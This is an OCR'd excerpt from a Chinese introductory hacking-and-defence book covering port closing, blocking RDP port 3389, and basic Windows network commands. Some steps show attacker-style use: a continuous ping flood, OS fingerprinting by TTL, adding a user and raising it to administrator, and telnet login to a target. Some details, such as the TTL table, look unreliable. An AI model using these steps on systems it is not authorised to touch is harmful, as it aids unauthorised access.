免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

随着网络技术的不断发展，人们的日常生活和工作越来越离不开网络，互联网在给我们带来极大便捷的同时，随之出现的网络安全问题也成为用户最为头疼的事情。在学习黑客攻防之前，我们首先了解一些关于黑客的基础知识、黑客常用的 DOS 命令，以及创建一个安全的网络测试环境等内容。

黑客攻击的入口——端口

计算机“端口”（Port）可以认为是计算机与外界通讯交流的出口，其中硬件领域的端口又称为接口，如USB端口、串行端口等；软件领域的端口一般指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和I/O（基本输入输出）缓冲区。


练习 使用netstat命令查看系统端口

使用netstat命令查看系统端口的具体操作步骤如下。


步骤 01 执行“开始 > 运行”命令，打开“运行”对话框。




步骤 02 在“打开”文本框中输入 cmd 命令，然后单击“确定”按钮，打开“命令提示符”窗口。



步骤 03 在打开的“命令提示符”窗口中，输入 netstat –a –n 命令。



步骤 04 按下 Enter 键，即可看到以数字显示的 TCP 和 UCP 连接端口号及其状态。



关闭不必要的端口

在系统默认情况下，用户系统中有很多没被使用或不安全的端口是开启的，这些端口很容易被黑客利用。为了保障系统的安全，可以关闭这些不用的端口。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

练习 关闭不必要的端口

下面以关闭Remote Desktop Help Session Manager（Windows远程协助服务）为例进行介绍，其具体操作步骤如下。

步骤 01 执行“开始 > 控制面板”命令，打开“控制面板”窗口，双击“管理工具”图标。



步骤 02 打开“管理工具”窗口，双击“服务”图标。



步骤 03 打开“服务”窗口，找到Remote Desktop Help Session Manager服务项。



步骤 04 双击该服务项，弹出其属性对话框，在“启动类型”下拉列表中选择“已禁用”选项，然后单击“确定”按钮禁用该服务项。



限制访问指定的端口

黑客常常利用3389端口远程控制用户的主机，使其成为“3389肉鸡”。限制访问3389端口的具体操作步骤如下。

步骤 01 执行“开始 > 控制面板”命令，打开“控制面板”窗口，双击“管理工具”图标，打开“管理工具”窗口。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 02 在“管理工具”窗口中双击“本地安全策略”图标，打开“本地安全设置”窗口。




步骤 03 在左窗格中选择“IP 安全策略，在本地计算机”选项，然后在右窗格空白处右击，弹出快捷菜单，选择“创建 IP 安全策略”命令。




步骤 04 打开“IP 安全策略向导”对话框，单击“下一步”按钮。



步骤 05 进入“IP 安全策略名称”页面，在“名称”文本框中输入策略名称“限制访问 3389 端口”。用户也可以保持默认设置，然后单击“下一步”按钮。




步骤 06 进入“安全通讯请求”页面，取消勾选“激活默认响应规则”复选框，然后单击“下一步”按钮。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 07 进入“正在完成 IP 安全策略向导”页面，保持默认，单击“完成”按钮。




步骤 08 打开“限制访问 3389 端口 属性”对话框，取消勾选“使用‘添加向导’”复选框，并单击“添加”按钮。




步骤 09 打开“新规则 属性”对话框，单击“添加”按钮。




步骤 10 打开“IP 筛选器列表”对话框，取消勾选“使用‘添加向导’”复选框，单击“添加”按钮。



步骤 11 打开“筛选器 属性”对话框，在“源地址”下拉列表中选择“任何 IP 地址”选项，在“目标地址”下拉列表中选择“我的 IP 地址”选项。



步骤 12 切换到“协议”选项卡，在“选择协议类型”下拉列表中选择 TCP 选项，选中“从任意端口”和“至此端口”单选按钮，并在下面的文本框中输入 3389，单击“确定”按钮。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 13 返回“IP 筛选器列表”对话框，单击“添加”按钮可继续添加限制端口，单击“确定”按钮返回“新规则 属性”对话框，选中“新 IP 筛选器列表”单选按钮。



步骤 14 切换到“筛选器操作”选项卡，取消勾选“使用‘添加向导’”复选框，单击“添加”按钮。



步骤 15 弹出“新筛选器操作 属性”对话框，在“安全措施”选项卡中选中“阻止”单选按钮，然后单击“确定”按钮。



步骤 16 返回“新规则 属性”对话框，在“筛选器操作”列表框中选中“新筛选器操作”单选按钮，然后单击“关闭”按钮。



步骤 17 返回“限制访问 3389 端口 属性”对话框，勾选“新 IP 筛选器列表”复选框，然后单击“关闭”按钮。



步骤 18 返回“本地安全设置”窗口，右击“限制访问 3389 端口”选项，在弹出的快捷菜单中选择“指派”命令。重新启动计算机，即可阻止对指定端口的访问。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客常用命令大放送

在使用黑客工具时往往还要配合使用一些命令，熟练掌握一些常见的网络命令是一名黑客的基本功。本节就来了解黑客常用的命令，掌握这些命令对我们追踪黑客，提高个人电脑的危险防御能力非常有益。

● 探知IP地址——ipconfig命令

使用 ipconfig 命令可以探知本地计算机的 IP 地址和物理地址。

练习 探知计算机的IP地址和物理地址

具体操作步骤如下。

步骤 01 执行“开始 > 运行”命令，打开“运行”对话框。



步骤 02 在“打开”下拉列表中输入 cmd，然后单击“确定”按钮。



步骤 03 在打开的“命令提示符”窗口中输入ipconfig命令，按下Enter键，即可显示出本机的IP信息。其中PPP adapter表示宽带连接，123.52.117.78是外网IP地址，255.255.255.255是子网掩码，123.52.117.78是默认网关。Ethernet adapter表示本地连接，172.16.1.104表示本机在局域网中的IP地址。



步骤 04 在“命令提示符”中输入 ipconf ig/all 命令，按下 Enter 键，可以在显出的结果中看到一个物理地址 00-53-45-00-00-00，这是用户自己的计算机网卡地址，是惟一的。



一招鲜 网卡地址详解

一个网卡有一个全球惟一固定的 MAC 地址，但可对应多个 IP 地址。MAC 地址是识别 LAN（局域网）结点的标识。网卡的物理地址通常是由网卡生产厂家烧入网卡的一种闪存芯片，可通过程序擦写，它存储的是传输数据时，真正依赖标识发出数据的电脑和接收数据的主机地址。

MAC 地址也叫硬件地址，由 48 比特长，十六进制的数字组成，0~23 位叫做组织惟一标志符，是识别 LAN（局域网）结点的标识。24~47 位是由厂家分配的。其中第 40 位是组播地址标志位。MAC 地址存储的是传输数据时真正赖以标识发出数据的计算机和接收数据的主机的地址。

形象的说，MAC 地址就如同我们身份证上的身份证号码，具有全球惟一性。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

● 计算机连接测试——ping命令

Ping 命令是 TCP/IP 协议中最为常用的命令之一，也是 Windows 系统自带的一个功能强大的网络命令，主要用来检查网络是否通畅或者网络连接的速度。对于黑客来说，ping 命令是必须掌握的 DOS 命令。

Ping 命令的原理是通过本系统给另外一个系统发送一系列的数据包，然后等待该系统发回响应，如果对方回显，就表示两台计算机之间的网络是畅通的。如果提示 request time out，则说明两台计算机之间的网络不通。

在命令提示符下输入 ping /?，可以得到这条命令的帮助信息，如图所示。



```
C:\Documents and Settings\Administrator
>ping /?
Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i
            TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] |
            [-k host-list]]
            [-w timeout] target_name
Options:
-t          Ping the specified host until stopped.
            (一直 PING 下去,除非认为终止)
            To see statistics and continue -
            type Control-Break;
            To stop - type Control-C.
-a          Resolve addresses to hostnames.
            (把 IP 转换为主机名)
-n count    Number of echo requests to send.
            (发送的封包数量)
-l size     Send buffer size.(ICMP 封包的大小)
-f          Set Don't Fragment flag in packet.
            (封包中无碎片)
-i TTL      Time To Live.(表示 DNS 记录
            在 DNS 服务器上缓存时间)
-v TOS      Type Of Service.(服务类型)
-r count    Record route for count hops.
-s count    Timestamp for count hops.
-j host-list  Loose source route along host-list.
-k host-list  Strict source route along host-list.
-w timeout  Timeout in milliseconds to wait
            for each reply.(超时的时间)
```

练习 测试计算机的连接状态

具体操作步骤如下。

步骤 01 使用 ping 命令来判断计算机的操作系统类型。在“命令提示符”窗口中输入 192.168.0.12 命令，运行结果如图所示。




步骤 02 在“命令提示符”窗口中输入 ping 192.168.0.12 –t –l 128 命令，可以不断向某台主机发出大量的数据包。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 使用 ping 命令来判断本台计算机是否与外界网络连通。在“命令提示符”窗口中输入 ping www.baidu.com 命令，运行结果如图所示，说明本台计算机与外界网络连通。



步骤 04 使用 ping 命令可以解析某 IP 地址的计算机名。在“命令提示符”窗口中输入 ping -a 192.168.0.10，运行结果如图所示，这台主机的名称为 Microsoft-33e327。



一招鲜 如何判断操作系统类型

由于不同操作系统的主机，设置的 TTL 值也不相同，所以可以根据 TTL 值来识别操作系统类型。

- TTL 值为 32 时认为目标主机操作系统为 Windows 95/98。
- TTL 值为 64~128 之间的数值时认为主机操作系统为 Windows NT/2000。
- TTL 值为 128~255 之间的数值时或者 32~64 之间的数值时认为操作系统为 UNIX/Linux。

查询网络状态与共享资源——NET命令

在“命令提示符”窗口中输入 NET，按下 Enter 键，即可显示该命令的语法：

NET [ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION | SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW]

其中有很多参数，但是全部用 | 分开，表示命令格式类似 NET ACCOUNTS 或者 NET COMPUTER 等。下面对 NET 命令进行分类介绍。

1. NET START

如果要显示启动的所有服务，可以在命令行下输入 NET START，然后按下 Enter 键，即可以显示计算机启动的所有服务。下图表示对方计算机开放了 3389 远程终端服务。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


② NET VIEW

NET VIEW 命令用于显示域、计算机或由指定计算机共享资源的列表。当不带参数使用本命令时，显示当前域或网络上的计算机列表。具体操作步骤如下。

步骤 01 首先设置一个共享目录。右击要共享的目录，在弹出的快捷菜单中选择“共享和安全”命令。



步骤 02 弹出“我的文件 属性”对话框，勾选“在网络上共享这个文件夹”复选框，单击“确定”按钮，即可把该文件共享在局域网中。此时局域网中的其他用户就可以访问该共享文件夹了。



步骤 03 成功设置共享文件夹之后，原来的文件夹就变成了一个用手拖着的文件夹图标，表示该文件夹是一个共享文件夹。



步骤 04 打开“命令提示符”对话框，输入 NET VIEW /?，按下 Enter 键，可以得到相关的帮助信息。



步骤 05 要想知道 IP 为 ***.***.***.*** 远程计算机上的资源共享，可以在“命令提示符”窗口中输入命令 net view ***.***.***.***，然后按下 Enter 键即可。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一招鲜 快速获取共享目录信息

在命令中不输入 \\ 符号，也可以成功获得对方计算机的共享目录信息，如下图所示。然后在浏览器地址栏中输入 \\127.0.0.1，按下 Enter 键就可以访问共享资源了。



❸ NET USER

NET USER 命令通常用来创建或者查看计算机上的用户账号，在“命令提示符”窗口中输入 net user xiaolong 123 /add，按下 Enter 键，即可创建一个普通计算机用户。



另外，还可以把这个普通用户提升为管理员，在“命令提示符”窗口中输入 net localgroup administrators xiaolong / add 命令，按下 Enter 键即可把该计算机用户的权限提升为管理员权限。



• 显示网络连接——Netstat命令 •

Netstat 命令是一个 DOS 命令，主要用来显示活动的 TCP 连接、路由器和网络接口信息，是一个监控 TCP/IP 网络非常有用的工具，可以让用户得知系统中网络连接的情况。

NETSTAT 命令的具体用法如下。

```
C:\Documents and Settings\Administrator>
netstat /?
```

显示协议统计信息以及当前 TCP/IP 网络连接。

```
NETSTAT [-a] [-b] [-e] [-n] [-o] [-p proto] [-r]
[-s] [-v] [interval]
```

其中比较重要的参数含义如下。


-a：显示所有连接和监听端口。

-n：以数字形式显示地址和端口号。


练习 使用Netstat命令查看网络连接

具体操作步骤如下。

步骤 01 在“命令提示符”中输入 netstat –n 或 netstat，按下 Enter 键，即可查看服务器活动的 TCP/IP 连接。




步骤 02 在“命令提示符”中输入 netstat –r 命令，按下 Enter 键，即可查看本机的路由信息内容。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 在“命令提示符”中输入 Netstat –a 命令，按下 Enter 键，即可查看本机所有活动的 TCP 连接以及计算机侦听的 TCP 和 UDP 端口。



步骤 04 一般用 netstat -na 命令来显示本机所有连接的端口及其状态。



● 登录远程主机——telnet命令

telnet 命令允许用户使用 telnet 协议在远程计算机之间进行通信，用户可以通过网络在远程计算机上登录，就像在本地电脑上执行各种操作一样。该命令的格式为：

telnet [-a] [-e escape char] [-f log file] [-l user] [-t term] [host [port]]。

其中重要参数的含义如下。

-f：指定客户端登录的文件名；

-l：指定远程系统上登录用的用户名；

-t：指定终端类型；

host：指定要连接的远程计算机的主机名或IP地址；

post：指定端口号或服务名。


练习 使用Telnet命令连接目标主机

下面以黑客如何利用Telnet命令连接目标主机为例，来详细介绍Telnet的使用方法。具体操作步骤如下。

步骤 01 首先准备一个具有管理员权限的用户，这里选择 xiaolong。




步骤 02 在本机中开放 TELNET 服务。右击“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令。



步骤 03 在打开的“计算机管理”窗口中双击左窗格中的“服务和应用程序”选项，然后双击右窗格中的“服务和应用程序”选项。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 04 在展开的“服务”列表中右击 TELNET 选项，在弹出的快捷菜单中选择“属性”命令。



步骤 05 弹出“Telnet 的属性”对话框，设置启动类型为“自动”，单击“应用”按钮，再单击“启动”按钮，即可启动 TELNET。



步骤 06 打开 TELNET 服务，即可在“命令提示符”窗口中输入 telnet 127.0.0.123 命令以进行远程连接，按下 Enter 键，会出现如下提示：

您将要把您的密码信息送到 Internet 区内的一台远程计算机上。这可能不安全。您还要送吗 (y/n):

直接输入 Y 表示同意。



步骤 07 然后在 login 后输入目标计算机的用户名，在 password 后输入此管理员的密码。



